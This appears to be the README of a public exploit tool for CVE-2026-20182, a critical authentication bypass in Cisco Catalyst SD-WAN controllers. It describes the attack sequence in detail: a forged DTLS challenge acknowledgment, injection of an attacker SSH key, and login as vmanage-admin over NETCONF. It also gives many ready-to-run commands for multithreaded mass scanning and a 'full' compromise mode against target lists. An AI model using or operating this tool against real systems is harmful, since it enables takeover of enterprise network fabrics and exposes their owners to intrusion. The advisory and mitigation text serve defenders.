 nxploited/cve-2026-20182
Cisco Catalyst SD-WAN Peering Authentication Bypass

Cisco Catalyst SD-WAN Peering Authentication Bypass
Assessment tool for authorized testing of Cisco Catalyst SD-WAN Controller / Manager peering authentication bypass (CVE-2026-20182).
| CVE | CVE-2026-20182 |
| Severity | Critical (CVSS 10.0) |
| CVSS 3.1 | AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| Product | Cisco Catalyst SD-WAN Controller (formerly vSmart) · Cisco Catalyst SD-WAN Manager (formerly vManage) |
| Issue | Peering authentication mechanism not enforced correctly |
| Script | CVE-2026-20182.py |
May 2026 advisory: A flaw in control-connection handshaking / peering authentication allows an unauthenticated remote attacker to bypass authentication and obtain high-privileged internal access on affected systems.
An attacker sends crafted requests to the affected system. On success, the attacker may authenticate as an internal, high-privileged, non-root account and reach NETCONF, enabling manipulation of SD-WAN fabric configuration.
| Item | Detail |
|---|---|
| Attack vector | Network |
| Privileges required | None |
| User interaction | None |
| Scope | Changed |
| Impact | Confidentiality, integrity, and availability — High |
Recommendation: Apply Cisco security fixes per official vendor guidance. Restrict management plane exposure, monitor control-plane connections, and audit SD-WAN controllers for unauthorized configuration changes.
Telegram: @KNxploited

CVE-2026-20182.pyPython 3 exploit framework for CVE-2026-20182 against Cisco SD-WAN vdaemon (UDP/DTLS 12346).
| Step | Phase | Description |
|---|---|---|
| 1 | Load targets | Parse targets.txt, merge duplicates by (host, domain_id, site_id) |
| 2 | OpenSSL preflight | Load OpenSSL 3.x/4.x shared libraries for custom DTLS |
| 3 | DTLS connect | Connect to target UDP port (always 12346 first, then optional list ports) |
| 4 | CHALLENGE | Receive server CHALLENGE (0x08) |
| 5 | CHALLENGE_ACK | Send crafted CHALLENGE_ACK as vHub (type 2) — authentication bypass |
| 6 | Hello | Complete Hello exchange — confirms bypass path |
| 7a | CHECK mode | Stop here — record bypass / Hello OK only (no keys, no SSH) |
| 7b | FULL mode | Inject SSH public key via VMANAGE_TO_PEER |
| 8 | Inject ACK | Expect REGISTER_TO_VMANAGE (0x0D) as protocol acknowledgment |
| 9 | SSH verify | Test login as vmanage-admin on TCP 830 (NETCONF), optional 22 |
| 10 | Output | Sort findings into tier files + human-readable command list |
Fabric fallback: On TEAR_DOWN or param mismatch, retries alternate domain/site presets (1,100), (1,1), (0,0) unless --no-fallback.
| Tier | File | Meaning |
|---|---|---|
| 01 — Confirmed SSH | cisco_sdwan_01_confirmed_ssh.jsonl | ssh_verified=true — only tier treated as full compromise proof |
| 02 — Inject ACK only | cisco_sdwan_02_inject_ack_only.jsonl | Protocol accepted key inject; SSH login failed |
| 03 — Bypass only | cisco_sdwan_03_bypass_only.jsonl | Hello/bypass OK; no confirmed inject |
Important
check mode → tier 03 at best (bypass probe). Not full exploitation proof.full mode → aim for tier 01 (ssh_verified).https://host in list → TCP web hint only (80/443). Not UDP DTLS on 443.| Requirement | Notes |
|---|---|
| Python | 3.9+ |
| pip | cryptography, rich |
| OpenSSL | 3.x or 4.x shared libs (libssl + libcrypto) — mandatory |
pip install -r requirements.txt
Windows
bin\ to PATH, or set:OPENSSL_HOME=C:\Program Files\OpenSSL-Win64
Linux
# Debian/Ubuntu
sudo apt install libssl3 openssl
export LD_LIBRARY_PATH=/usr/lib/x86_64-linux-gnu:$LD_LIBRARY_PATH
The tool exits at startup if OpenSSL cannot be loaded.

python CVE-2026-20182.py
0 = LAUNCH SCANcheck (safe bypass probe)python CVE-2026-20182.py -y
| Mode | Flag | SSH inject | SSH verify | Use when |
|---|---|---|---|---|
| CHECK | --mode check (default) | No | No | Mass screening, bypass detection |
| FULL | --mode full | Yes | Yes (unless --no-ssh-verify) | Proof of compromise |
CHECK — bypass probe only
python CVE-2026-20182.py -y --mode check
FULL — inject key + verify SSH (authorized targets only)
python CVE-2026-20182.py -y --mode full
-f / --file — targets list (default: targets.txt)
python CVE-2026-20182.py -y -f my_controllers.txt --mode check
-t / --threads — worker threads (1–200, default 12)
python CVE-2026-20182.py -y -f targets.txt -t 30 --mode check
--domain — default DOMAIN_ID when not in list (default: 1)
python CVE-2026-20182.py -y -f targets.txt --domain 1 --site 100 --mode check
--site — default SITE_ID when not in list (default: 100)
python CVE-2026-20182.py -y -f targets.txt --domain 1 --site 50 --mode full
--mode — check | full
python CVE-2026-20182.py -y --mode full -f targets.txt
-y / --yes — skip interactive menu; use CLI values only
python CVE-2026-20182.py -y -f targets.txt --mode check -t 20
--no-ssh-verify — skip post-inject SSH test (not recommended in full mode)
python CVE-2026-20182.py -y --mode full --no-ssh-verify -f targets.txt
--verify-ssh22 — also try TCP 22 after 830
python CVE-2026-20182.py -y --mode full --verify-ssh22 -f targets.txt
--no-try-list-udp — only UDP 12346; ignore :port from list
python CVE-2026-20182.py -y --no-try-list-udp -f targets.txt --mode check
--extra-udp-ports — lab: extra UDP ports on every host
python CVE-2026-20182.py -y --extra-udp-ports 8080,8443 -f targets.txt --mode check
--no-fallback — disable domain/site retry on TEAR_DOWN
python CVE-2026-20182.py -y --no-fallback -f targets.txt --mode full
-v / --verbose — log each protocol TX/RX message
python CVE-2026-20182.py -y -v -f targets.txt --mode check
-y is omitted)| # | Option |
|---|---|
| 1 | Targets file |
| 2 | Worker threads |
| 3 | Default DOMAIN_ID |
| 4 | Default SITE_ID |
| 5 | Mode: check / full |
| 6 | Fabric auto-retry on TEAR_DOWN |
| 7 | Verbose protocol log |
| 8 | SSH verify after inject |
| 9 | Also verify SSH :22 |
| 10 | Try explicit list UDP ports |
| 11 | Extra UDP ports (lab) |
| 12 | Show list format help |
| 0 | ▶ LAUNCH SCAN |
targets.txt FormatOne target per line. Lines starting with # are ignored.
